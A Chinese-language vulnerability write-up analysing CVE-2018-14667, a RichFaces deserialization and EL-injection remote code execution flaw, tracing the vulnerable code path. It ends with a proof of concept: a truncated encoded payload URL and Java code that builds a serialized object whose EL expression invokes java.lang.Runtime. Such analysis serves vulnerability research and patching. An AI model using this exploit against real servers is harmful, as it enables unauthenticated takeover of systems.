Red Hat JBoss EAP RichFaces - unserialize + el = RCE - 【CVE-2018-14667】

orich1 / 2018-11-14 07:40:00 / 浏览数 6733 技术文章 技术文章 顶(0) 踩(0)

---

poc在最后，没有耐心看的师傅自行提取

Issue

```
Red Hat Product Security has been made aware of a remote code execution flaw in the Java RichFaces framework. The issue has be
An application that uses certain features in RichFaces could permit an unauthenticated user to send a specially-crafted object
```

jsf介绍

JSF(JavaServer Faces)它是一个基于服务器端组件的用户界面框架、事件驱动的框架。 它用于开发Web应用程序。
它提供了一个定义良好的编程模型，由丰富的API和标签库组成。最新版本JSF 2使用Facelets作为其默认模板系统。支持依赖注入、支持html5、内置Ajax支持。

对比st2，jsf可以将事件响应细化到表单中的字段处理（st2中，一个表单只能对应一个事件）

触发流程（只取其中一个最简单的）

```
BaseFilter#doFilter
   InternetResourceService#serviceResource
       ResourceBuilderImpl#getResourceForKey
           ObjectInputStream#readObject
       UserResource#getLastModified
           ValueExpression#getValue
```

分析过程

```
Local_env■Tomcat8.5.24■jdk1.8.144■richfaces-demo-3.3.0.GA-tomcat6.war
```

一个月前看apache的myfaces的时候，无意间就瞄到了richfaces的rce（RF-13977），看payload挺有意思的，不过没有细跟，正好这几天刚刚出了cve-2018-14667 顺便学习下

这篇文章仅仅对触发流程和payload的构造进行阐述，不对el表达式的各种骚姿势做详细跟进。同时，为了文章阅读体验，我选择视角从Filter开始而不是官方描述中的UserR

BaseFilter（入口）

这个filter是richfaces的基础filter，但是没有看见它显式的加入web.xml中，web.xml只是配置了jboss.SeamFilter，在动态调试中发现，SeamFilter调用了Ajax4jsfFilter，
BaseFilter的dofilter关键代码如下:

```
try {
    var13 = true;
    request.setAttribute("com.exade.vcp.Filter.done", Boolean.TRUE);
    String ajaxPushHeader = httpServletRequest.getHeader("Ajax-Push-Key");
    if (httpServletRequest.getMethod().equals("HEAD") && null != ajaxPushHeader) {
        PushEventsCounter listener = this.eventsManager.getListener(ajaxPushHeader);
        httpServletResponse.setContentType("text/plain");
        if (listener.isPerformed()) {
            listener.processed();
            httpServletResponse.setStatus(200);
            httpServletResponse.setHeader("Ajax-Push-Status", "READY");
            if (log.isDebugEnabled()) {
                log.debug( o: "Occurs event for a id " + ajaxPushHeader);
            }
        } else {
            httpServletResponse.setStatus(202);
            if (log.isDebugEnabled()) {
                log.debug( o: "No event for a id " + ajaxPushHeader);
            }
        }

        httpServletResponse.setContentLength(0);
        var13 = false;
    } else if (!this.getResourceService().serviceResource(httpServletRequest, httpServletResponse)) {
        this.setupRequestEncoding(httpServletRequest);
        this.processUploadsAndHandleRequest(httpServletRequest, httpServletResponse, chain);
        var13 = false;
    } else {
```

if条件不满足即可进入else if判断条件，其中会调用到InternetResourceService#serviceResource

InternetResourceService（漏洞核心处理逻辑）

跟进如下(只贴关键代码)：

```
public void serviceResource(String resourceKey, HttpServletRequest request,
            HttpServletResponse response) throws ServletException, IOException {
        InternetResource resource;// getInternetResource(request);
        try {
            resource = getResourceBuilder().getResourceForKey(resourceKey);
[...]
        Object resourceDataForKey = getResourceBuilder().getResourceDataForKey(
                resourceKey);

        ResourceContext resourceContext = getResourceContext(resource, request,
                response);
        resourceContext.setResourceData(resourceDataForKey);
        try {

            if (resource.isCacheable(resourceContext) && this.cacheEnabled) {
                // Test for client request modification time.
                try {
                    long ifModifiedSince = request
                            .getDateHeader("If-Modified-Since");
                    if (ifModifiedSince >= 0) {
                        // Test for modification. 1000 ms due to round
                        // modification
                        // time to seconds.
                        long lastModified = resource.getLastModified(
                                resourceContext).getTime() - 1000;
[...]
                    long expired = resource.getExpired(resourceContext);
[...]
            } else {
                getLifecycle().send(resourceContext, resource);
[...]
```

先说明一下大致代码逻辑，resourceKey 是从url中获取的，具体的规则不在这里展示，可以从后文中的payload里看见。
利用resourceKey提取resouce、resourceDataForKey，然后将resourceDataForKey放入resource上下文中存储，在后续流程中，通过某些判断，调用了resource.getLastModified、resource.getExpired以及ResourceLifecycle#send
这里先对 ResourceLifecycle#send做一个阐述，首先要进入else代码块中才能调用它，resource.isCacheable(resourceContext)、 this.cacheEnabled 这两个判断条件，前者是服务端自行设置的值，后者默认为true，换句话说，服务端可以控制 ResourceLifecycle#send 的调用情况，在后续的跟进中（这里就补贴代码了），发现最终会调用 resource.send

理一下，InternetResourceService#serviceResource 通过服务端的控制，分别可以调用到 resource.getLastModified、resource.getExpired 还有 resource.send

ResourceBuilderImpl（反序列化限制绕过）

上文中可以看到，resource和resourceDataForKey都是由 ResourceBuilderImpl 生成的，我们先不看 resource，先跟踪 resourceDataForKey 的生成过程，如下图：

```java
public Object getResourceDataForKey(String key) {
    Object data = null;
    String dataString = null;
    Matcher matcher = DATA_SEPARATOR_PATTERN.matcher(key);
    if (matcher.find()) {
        if (log.isDebugEnabled()) {
            log.debug(Messages.getMessage(
                    Messages.RESTORE_DATA_FROM_RESOURCE_URI_INFO, key,
                    dataString));
        }
        int dataStart = matcher.end();
        dataString = key.substring(dataStart);
        byte[] objectArray = null;
        byte[] dataArray;
        try {
            dataArray = dataString.getBytes( charsetName: "ISO-8859-1");
            objectArray = decrypt(dataArray);
        } catch (UnsupportedEncodingException e1) {
            // default encoding always presented.
        }
        if ("B".equals(matcher.group(1))) {
            data = objectArray;
        } else {
            try {
                ObjectInputStream in = new LookAheadObjectInputStream(new ByteArrayInputStream(objectArray));
                data = in.readObject();
            } catch (StreamCorruptedException e) {
                log.error(Messages
                        .getMessage(Messages.STREAM_CORRUPTED_ERROR), e);
            } catch (IOException e) {
                log.error(Messages
                        .getMessage(Messages.DESERIALIZE_DATA_INPUT_ERROR),
                        e);
            } catch (ClassNotFoundException e) {
                log
                        .error(
                                Messages
                                        .getMessage(Messages.DATA_CLASS_NOT_FOUND_ERROR),
                                e);
            }
        }
    }
```

由图中流程大致可以猜到，程序将url中的字符串进行一个截断取值，将满足一定条件的字符串解密后进行反序列化操作，但是经过操作的类是LookAheadObjectInputStream，该类重写了 resolveClass ，对反序列化进行白名单处理，如下图

```java
protected Class<?> resolveClass(ObjectStreamClass desc) throws IOException, ClassNotFoundException {
    Class<?> primitiveType = PRIMITIVE_TYPES.get(desc.getName());
    if (primitiveType != null) {
        return primitiveType;
    }
    if (!isClassValid(desc.getName())) {
        throw new InvalidClassException("Unauthorized deserialization attempt", desc.getName());
    }
    return super.resolveClass(desc);
}
```

```java
/**
 * Determine if the given requestedClassName is allowed by the whitelist
 */
boolean isClassValid(String requestedClassName) {
    if (whiteListClassNameCache.containsKey(requestedClassName)) {
        return true;
    }
    try {
        Class<?> requestedClass = Class.forName(requestedClassName);
        for (Class baseClass : whiteListBaseClasses ) {
            if (baseClass.isAssignableFrom(requestedClass)) {
                whiteListClassNameCache.put(requestedClassName, Boolean.TRUE);
                return true;
            }
        }
    } catch (ClassNotFoundException e) {
        return false;
    }
    return false;
}
```

whitelistClassNameCache 中都是一些基础类，而whitelistBaseClasses是从 resource-serialization.properties 中加载的，只要满足反序列化的类是其子类即可正常反序列化，否则抛出错误
resource-serialization.properties 内容如下图：

```
6   whitelist = org.ajax4jsf.resource.InternetResource,
7               org.ajax4jsf.resource.SerializableResource,
8               javax.el.Expression,
9               javax.faces.el.MethodBinding,
10              javax.faces.component.StateHolderSaver,
11              java.awt.Color
```

官方通告描述中的 UserResource 恰好是 InternetResource 的子类，UserResource$UriData 也是 SerializableResource 的子类，所以满足反序列化的白名单限制

现在回过头看看解密过程，如下图：

```
protected byte[] decrypt(byte[] src) {
    try {
        byte[] zipsrc = codec.decode(src);
        Inflater decompressor = new Inflater();
        byte[] uncompressed = new byte[zipsrc.length * 5];
        decompressor.setInput(zipsrc);
        int totalOut = decompressor.inflate(uncompressed);
        byte[] out = new byte[totalOut];
        System.arraycopy(uncompressed, srcPos: 0, out, destPos: 0, totalOut);
        decompressor.end();
        return out;
    } catch (Exception e) {
        throw new FacesException("Error decode resource data", e);
    }
}
```

图中流程是先进行 decode 然后再进行解压缩操作，最后返回，跟进 decode 看看

```
public byte[] decode(byte[] src) throws Exception {
    byte[] dec = URL64Codec.decodeBase64(src);
    // Decrypt
    if (null != d) {
        return d.doFinal(dec);
    } else {
        return dec;
    }
}
```

进行了一次base64解密，同时如果 d 不为空就进行DES解密，不过呢在 ResourceBuilderImpl中 Codec 中的 d 是为 null 的....也就是说解密流程只有 base64解密 -> zip解压缩。

此时此刻喜不自胜，总的来说反序列化是我们完全可控的内容，并且利用类 UserResource 也是在白名单中

ResourceBuilderImpl（服务器端生成资源，payload不可控？）

那么现在去看一下 resource 是如何生成的，如下图：

```java
public InternetResource getResourceForKey(String key)
        throws ResourceNotFoundException {

    Matcher matcher = DATA_SEPARATOR_PATTERN.matcher(key);
    if (matcher.find()) {
        int data = matcher.start();
        key = key.substring(0, data);
    }

    return getResource(key);
}
```

对传入的url进行一个截断取值，带入getResource函数中，跟进如下：

```java
public InternetResource getResource(String path)
        throws ResourceNotFoundException {

    InternetResource internetResource = (InternetResource) resources
            .get(path);
    if (null == internetResource) {
        throw new ResourceNotFoundException("Resource not registered : "
                + path);
    } else {
        return internetResource;
    }
}
```

从一个map中根据key值获取得到的 resource，那么看下哪些地方有填充map的

```java
public void addResource(String key, InternetResource resource) {
    resources.put(key, resource);
    resource.setKey(key);
}
```

Usages of addResource(String, InternetResource) in Project Files (6 us


ClientScript.java	66	resourceBuilder.**addResource**(key,this);
RendererBase.java	247	getResourceBuilder().**addResource**(key,resource);
ResourceBuilderImpl.java	454	**addResource**(path, res);
ResourceBuilderImpl.java	512	**addResource**(key, res);
ResourceBuilderImpl.java	534	**addResource**(path, resource);
ResourceBuilderImpl.java	566	**addResource**(path, userResource);

一眼就看见了 userResource ，跟过去看看

```java
public InternetResource createUserResource(boolean cacheable,
        boolean session, String mime) throws FacesException {
    String path = getUserResourceKey(cacheable, session, mime);
    InternetResource userResource;
    try {
        userResource = getResource(path);
    } catch (ResourceNotFoundException e) {
        userResource = new UserResource(cacheable, session, mime);
        addResource(path, userResource);
    }
    return userResource;
}
```

如上图，首先根据生成的path去获取userResource，获取不到的话就new一个，然后放入resources Map 中，在回溯这个 createUserResource 函数调用点的时候发现只有一个地方，在 MediaOutputRenderer#doEncodeBegin

大致浏览了下 MedaiOutputRenderer
中的逻辑，发现是对jsf的事件处理：对jsf标签的解析后的输出处理流程，可以将用户自定义类型进行一个解析并展示，在demo中可以找到使用方法



带有 jsf 标签界面文件源码如下：

```
<ui:composition xmlns="http://www.w3.org/1999/xhtml"
     xmlns:ui="http://java.sun.com/jsf/facelets"
     xmlns:h="http://java.sun.com/jsf/html"
     xmlns:f="http://java.sun.com/jsf/core"
     xmlns:a4j="http://richfaces.org/a4j"
     xmlns:rich="http://richfaces.org/rich">


   <br/>
   <a4j:mediaOutput element="img" cacheable="false" session="true"
       createContent="#{mediaBean.paint}" value="#{mediaData}" mimeType="image/jpeg" />
   <br/><br/>

</ui:composition>
```

Java代码如下：

```
public class MediaBean {
   public void paint(OutputStream out, Object data) throws IOException{
       if (data instanceof MediaData) {
       MediaData paintData = (MediaData) data;
       BufferedImage img = new BufferedImage(paintData.getWidth(),paintData.getHeight(),BufferedImage.TYPE_INT_RGB);
       Graphics2D graphics2D = img.createGraphics();
       graphics2D.setBackground(paintData.getBackground());
       graphics2D.setColor(paintData.getDrawColor());
       graphics2D.clearRect(0,0,paintData.getWidth(),paintData.getHeight());
       graphics2D.drawLine(5,5,paintData.getWidth()-5,paintData.getHeight()-5);
       graphics2D.drawChars(new String("RichFaces").toCharArray(),0,9,40,15);
       graphics2D.drawChars(new String("mediaOutput").toCharArray(),0,11,5,45);
       ImageIO.write(img,"jpeg",out);
       }
   }
}

public class MediaData implements Serializable{
   private static final long serialVersionUID = 1L;
   Integer Width=110;
   Integer Height=50;
   Color Background=new Color(0,0,0);
   Color DrawColor=new Color(255,255,255);
   public MediaData() {}
   public Color getBackground() {        return Background;  }
   public void setBackground(Color background) {        Background = background;    }
   public Color getDrawColor() {        return DrawColor;    }
   public void setDrawColor(Color drawColor) {        DrawColor = drawColor;    }
   public Integer getHeight() {        return Height;    }
   public void setHeight(Integer height) {        Height = height;    }
   public Integer getWidth() {        return Width;    }
   public void setWidth(Integer width) {        Width = width;    }
```

}

简单来说就是可以把用java代码实现的多媒体通过 `<a4j:mediaOutput />` 这个标签进行自动填充到页面中，可以看见 createContent 和 value 都是 el 表达式构成

到这里，仔细想想那不是凉凉？？
首先这个 userResource 是服务器自动生成的，解析 el 表达式内容也是通过服务端的自定义的 mediaOutput 标签内容决定的，难道要上服务器去修改 mediaOutput 标签中的表达式，然后再去访问该页面才能触发漏洞吗，答案是否定的

MediaOutputRenderer（获取payload的第一步：path）

因为前文中发现了只要知道一个服务端 userResource 的对应 path 就能获取到一个 userResource 资源实例，后续中我们可以通过URL控制反序列化的内容。

path 的生成过程如下：

```
private String getUserResourceKey(boolean cacheable, boolean session,
        String mime) {
    StringBuffer pathBuffer = new StringBuffer(UserResource.class.getName());
    pathBuffer.append(cacheable ? "/c" : "/n");
    pathBuffer.append(session ? "/s" : "/n");
    if (null != mime) {
        pathBuffer.append('/').append(mime.hashCode());
    }
    String path = pathBuffer.toString();
    return path;
}
```

但是问题又来了，mime 是前文中 mediaOutput 标签中的 mimeType 字段指定的值，我又不晓得服务器里是指定的啥.....难道 path似乎需要爆破才能得到？答案也是否定的

仔细看 MediaOutputRenderer#doEncodeBegin 的处理流程，如下：

```
protected void doEncodeBegin(ResponseWriter writer, FacesContext context, UIComponent component) throws IOException {
    UIMediaOutput mmedia = (UIMediaOutput) component;
    String element = mmedia.getElement();
    if(null == element){
        throw new FacesException(Messages.getMessage(Messages.NULL_ATTRIBUTE_ERROR, param1: "element",component.getClientId(context)));
    }
    String uriAttribute = mmedia.getUriAttribute();
    // Check for pre-defined attributes
    if(null == uriAttribute){
        uriAttribute = (String) uriAttributes.get(element);
        if(null == uriAttribute){
            throw new FacesException(Messages.getMessage(Messages.NULL_ATTRIBUTE_ERROR, param1: "uriAttribute",component.getClientId(context)));
        }
    }
    writer.startElement(element,mmedia);
    getUtils().encodeId(context,component);
    InternetResourceBuilder internetResourceBuilder = InternetResourceBuilder.getInstance();
    InternetResource resource = internetResourceBuilder.createUserResource(mmedia.isCacheable(),mmedia.isSession(),mmedia.getMimeType());
    StringBuffer uri = new StringBuffer(resource.getUri(context,mmedia));
    // Append parameters to resource uri
    boolean haveQestion = uri.indexOf("?")>=0;
    Iterator kids = component.getChildren().iterator();
    while (kids.hasNext()) {
        UIComponent kid = (UIComponent) kids.next();

        if (kid instanceof UIParameter) {
            UIParameter uiParam = (UIParameter) kid;
            String name = uiParam.getName();
            Object value = uiParam.getValue();
            if(null != value){
                if(haveQestion){
                    uri.append('&');
                } else {
                    uri.append('?');
                    haveQestion = true;
                }
                uri.append(name).append('=').append(value.toString());
            }
        }
    }
    writer.writeURIAttribute(uriAttribute,uri, s1: "uri");
    getUtils().encodeAttributesFromArray(context,component,HTML.PASS_THRU_STYLES);
```

注意标注部分，首先创建了 userResource，然后调用了 getUri ，将其返回字符串设置进了 ResponseWriter 中，那么页面上应该是可以拿到这么一个 URL 的，不过我们还是先看看 getUri 的处理流程

```java
public String getUri(final FacesContext context, Object data) {
    return InternetResourceBuilder.getInstance().getUri( resource: this, context,
            getDataToStore(context, data));
}
```

调用到了 UserResource 的 getDataToStore ，跟进去先看看

```java
public Object getDataToStore(FacesContext context, Object data) {
    UriData dataToStore = null;
    if (data instanceof ResourceComponent2) {
        ResourceComponent2 resource = (ResourceComponent2) data;
        dataToStore = new UriData();
        dataToStore.value = resource.getValue();
        dataToStore.createContent = UIComponentBase.saveAttachedState(context,resource.getCreateContentExpression());
        if (data instanceof UIComponent) {
            UIComponent component = (UIComponent) data;
            ValueExpression expires = component.getValueExpression( name: "expires");
            if (null != expires) {
                dataToStore.expires = UIComponentBase.saveAttachedState(context,expires);
            }
            ValueExpression lastModified = component.getValueExpression( name: "lastModified");
            if (null != lastModified) {
                dataToStore.modified = UIComponentBase.saveAttachedState(context,lastModified);
            }
        }
    }
    return dataToStore;
}
```

大致流程就是将 MediaOutputRenderer#doEncodeBegin 中的 component 参数（是由标签中的字段解析得到）中的一些设定值，提取出来，赋值到新建的 UriData 对象中，然后将此对象返回

那么继续跟进 ResourceBuilderImpl#getUri ，如下（关键代码）：

```java
public String getUri(InternetResource resource, FacesContext context,
       Object storeData) {
   StringBuffer uri = new StringBuffer();// ResourceServlet.DEFAULT_SERVLET_PATH).append("/");
   uri.append(resource.getKey());
   // append serialized data as Base-64 encoded request string.
   if (storeData != null) {
       try {
           byte[] objectData;
           if (storeData instanceof byte[]) {
               objectData = (byte[]) storeData;
               uri.append(DATA_BYTES_SEPARATOR);
           } else {
               ByteArrayOutputStream dataSteram = new ByteArrayOutputStream(
                       1024);
               ObjectOutputStream objStream = new ObjectOutputStream(
                       dataSteram);
               objStream.writeObject(storeData);
               objStream.flush();
               objStream.close();
               dataSteram.close();
               objectData = dataSteram.toByteArray();
               uri.append(DATA_SEPARATOR);
           }
           byte[] dataArray = encrypt(objectData);
           uri.append(new String(dataArray, "ISO-8859-1"));
[...]
    }
   boolean isGlobal = !resource.isSessionAware();
   String resourceURL = getWebXml(context).getFacesResourceURL(context,
           uri.toString(), isGlobal);// context.getApplication().getViewHandler().getResourceURL(context,uri.toString());
[...]
   return resourceURL;// context.getExternalContext().encodeResourceURL(resourceURL);
}
```

可以看见这个 storeData 其实就是我们的 UriData 对象，将其序列化后经过encrypt加入了返回的 resourceURL 中，这个就是我们的 payload 雏形

在浏览器里可以拿到 resourceURL 的值，如下：

```
<img id="j_id350" src="/a4j/s/3_3_0.GAorg.ajax4jsf.resource.UserResource/n/s/-1487394660/DATA/eAF9VElrFEEQrQxGTaKiiRiNHyRRVER6OChEYODSiAlsDGTV
<br />
```

这样，只要有 mediaOutput 的标签，总是会返回一个 src ，其值就是服务端已经序列化好的多媒体数据，我们仅仅需要 /DATA/ 的前半段就好，后半段由我们自己构造

UserResource（java反序列化 + EL = RCE）

到目前为止，我们仅仅知道，一个请求过去以后，会执行 resource.getLastModified、resource.getExpired 还有 resource.send，期间反序列化的数据我们也是可控的，那么怎么利用呢，现在开始进入触发点 UserResource

以上三个函数：getLastModified、getExpired、send 只需要挑其中一个看就好，流程大致相似

查看 getExpired 代码如下：

```
@Override
public long getExpired(ResourceContext resourceContext) {
    UriData data = (UriData) restoreData(resourceContext);
    FacesContext facesContext = FacesContext.getCurrentInstance();
    if (null != data && null != facesContext ) {
        // Send headers
        ELContext elContext = facesContext.getELContext();
        if(data.expires != null){
        ValueExpression binding = (ValueExpression) UIComponentBase.restoreAttachedState(facesContext,data.expires);
        Date expires = (Date) binding.getValue(elContext);
        if (null != expires) {
            return expires.getTime()-System.currentTimeMillis();
        }
    }
    }
    return super.getExpired(resourceContext);
}
```

先调用 restoreData 返回一个 UriData 对象，将其 expires 成员经过一定处理后进行 el 表达式解析，跟踪一下 UriData 对象如何获取的，如下图：

```
protected Object restoreData(ResourceContext context) {

    Object data = context.getResourceData();
    if (data instanceof byte[]) {
        byte[] objectArray = (byte[]) data;
        data = deserializeData(objectArray);
    }
    return data;

}
```

上图中的 deserializeData 返回的还是 objectArray 本身，就不贴图了，主要看 getResourceData


```
public Object getResourceData() {
    // TODO Auto-generated method stub
    return resourceData;
}

public void setResourceData(Object data) {
    resourceData = data;

}
```

赋值就是由 setResourceData 操作的，它就是在前文中提到的 InternetResourceService#serviceResource 中由 resourceDataForKey放入resource上下文中存储的值


至此，触发流程已经全部理清

效果

首先将发送给服务器的 UserRessource 请求拦截，然后换上我们自己的poc



发包，结果如下：



总结

上文中提到的 resource.isCacheable(resourceContext) 的返回值，是由 mediaOutput 中的 cacheable 字段设置，如果为 ture 会触发 getLastModified、getExpired，如果为 false 会触发 getLastModified、send

首先，服务器会根据其web程序中含有的脚本中的 mediaOutput 标签进行解析，创建出 UserResource
实例，并且配置一个path做一个map映射，最终path会返回给前端进行多媒体的展示
我们从前端拿到 path 后，自行构造 `/DATA/` 后面的反序列化内容
服务器拿到我们提交的 url 后，会将反序列化内容转换成 UriData 对象，并最终调用 UserResource 中的 getLastModified、getExpired、send
函数，这三个函数中，都对 UriData 中的数据进行提取，然后执行 EL 表达式解析操作，最终造成 RCE

由此可见，只要是使用了 richfaces 3.x-3.3.4 依赖，并且使用了其 mediaOutput 标签的程序，都可以RCE

不过稍微有一点限制的就是，javax.el.MethodExpression 的 serialVersionUID
问题，因为它自身没有给一个确定的值，所以在不同的容器中凸显的值就不一样，我借用了 RF-13977 中的 tomcat 对应的 serialVersionUID
。不过这个问题也是可以解决的，在触发流程分析过程中，getLastModified 这个触发点是稳定触发的，它也不需要 MethodExpression ，仅仅保留POC中的

modified 的生成过程就好了

POC

/DATA/eAHFlc9PE0EUx4cqyg9!oBARjUldjRRjZsHgAbEJCRo1KZJQQIWDmW5f26mzP5idbTcSFA9evBhEb968wsmzEY3xYOKFv0APxhhjQky8GmdmSyuNeuDSnmZ3

poc生成代码

```
import com.sun.facelets.el.TagMethodExpression;
import com.sun.facelets.el.TagValueExpression;
import com.sun.facelets.tag.Location;
import com.sun.facelets.tag.TagAttribute;
import org.ajax4jsf.resource.UserResource;
import org.ajax4jsf.util.base64.URL64Codec;
import org.jboss.el.MethodExpressionImpl;
import org.jboss.el.ValueExpressionImpl;
import org.jboss.el.parser.*;
import org.jboss.seam.core.Expressions;
import org.richfaces.ui.application.StateMethodExpressionWrapper;

import java.io.ByteArrayOutputStream;
import java.io.ObjectOutputStream;
import java.io.OutputStream;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.Modifier;
import java.util.Date;
import java.util.zip.Deflater;
import javax.el.MethodExpression;
import javax.faces.context.FacesContext;

public class Main {

   public static void main(String[] args) throws Exception{

       String pocEL = "#{request.getClass().getClassLoader().loadClass(\"java.lang.Runtime\").getMethod(\"getRuntime\").invoke
       // tomcat8.5.24 MethodExpression serialVersionUID
       Long MethodExpressionSerialVersionUID = 8163925562047324656L;
       Class clazz = Class.forName("javax.el.MethodExpression");
       Field field = clazz.getField("serialVersionUID");
       field.setAccessible(true);
       Field modifiersField = Field.class.getDeclaredField("modifiers");
       modifiersField.setAccessible(true);
       modifiersField.setInt(field, field.getModifiers() & ~Modifier.FINAL);
       field.setLong(null, MethodExpressionSerialVersionUID);




       // createContent
       MethodExpressionImpl mei = new MethodExpressionImpl(pocEL, null, null, null, null, new Class[]{OutputStream.class, Obje
       ValueExpressionImpl vei = new ValueExpressionImpl(pocEL, null, null, null, MethodExpression.class);
       StateMethodExpressionWrapper smew = new StateMethodExpressionWrapper(mei, vei);
       Location location = new Location("/richfaces/mediaOutput/examples/jpegSample.xhtml", 0, 0);
       TagAttribute tagAttribute = new TagAttribute(location, "", "", "@11214", "createContent="+pocEL);
       TagMethodExpression tagMethodExpression = new TagMethodExpression(tagAttribute, smew);

       Class cls = Class.forName("javax.faces.component.StateHolderSaver");
       Constructor ct = cls.getDeclaredConstructor(FacesContext.class, Object.class);
       ct.setAccessible(true);
       Object createContnet = ct.newInstance(null, tagMethodExpression);

       //value
       Object value = "haveTest";

       //modified
       TagAttribute tag = new TagAttribute(location, "", "", "just", "modified="+pocEL);
       ValueExpressionImpl ve = new ValueExpressionImpl(pocEL+" modified", null, null, null, Date.class);
       TagValueExpression tagValueExpression = new TagValueExpression(tag, ve);
       Object modified = ct.newInstance(null, tagValueExpression);
```

```
        //expires
